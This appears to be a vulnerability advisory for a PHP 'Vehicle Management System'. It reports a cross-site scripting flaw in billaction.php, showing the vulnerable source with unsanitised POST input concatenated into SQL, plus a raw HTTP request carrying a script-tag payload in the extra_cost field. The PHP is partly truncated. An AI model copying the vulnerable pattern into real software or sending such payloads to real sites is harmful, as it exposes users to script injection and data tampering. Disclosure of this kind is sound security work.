

Vehicle Management System billaction.php has Cross-site Scripting (XSS)

The extra-cost parameter in the billaction.php file of the Vehicle Management System is not strictly verified for user input, resulting in the input data can be combined with Sql statements, resulting in the user input information displayed on the page without filtering. As a result, Cross-site Scripting (XSS) exists. Attackers can exploit the vulnerability, threatening user security.

Attack



Code



```php
<?php
    $id = $_GET['id'];


    $msg="";

    if(isset($_POST['submit'])){
        $username= $_POST['username'];
        $total_km=$_POST['total_km'];
        $oil_cost=$_POST['oil_cost'];
        $extra_cost=$_POST['extra_cost'];
        $total_cost=$_POST['total_cost'];

    }

    $sql="INSERT INTO `tripcost`(`booking_id`,`username`, `total_km`, `oil_cost`, `extra_cost`, `total_cost`) VALUES ('

    $result= mysqli_query($connection,$sql);

    if($result==true){
        $msg= "<script language='javascript'>
                                    swal(
                                        'Success!',
                                        'Registration Completed!',
                                        'success'
                                        );
                    </script>";

        }
        else{
            die('unsuccessful' .mysqli_error($connection));
        }


?>


<<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
     <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>


     <link rel="stylesheet" href="sweetalert2/sweetalert2.css">
    <script src="sweetalert2/sweetalert2.min.js"></script>

    <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.js"></script>
</head>
<body>
    <?php echo $msg;
    ?>

    <script>

        var timer = setTimeout(function() {
            window.location='bookinglist.php'
        }, 1000);
    </script>
</body>
</html>
```

Payload:

```
POST /veh/billaction.php?id= HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1/veh/index.php
Cookie: PHPSESSID=u9h831tspjl6nq1of7dksrenrj
Content-Length: 118
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36
Host: 127.0.0.1
Connection: Keep-alive

extra_cost=1'"()%26%25<zzz><ScRiPt%20>kqGj(9255)
</ScRiPt>&oil_cost=1&submit=&total_cost=1&total_km=1&
username=JCfUZQsq
```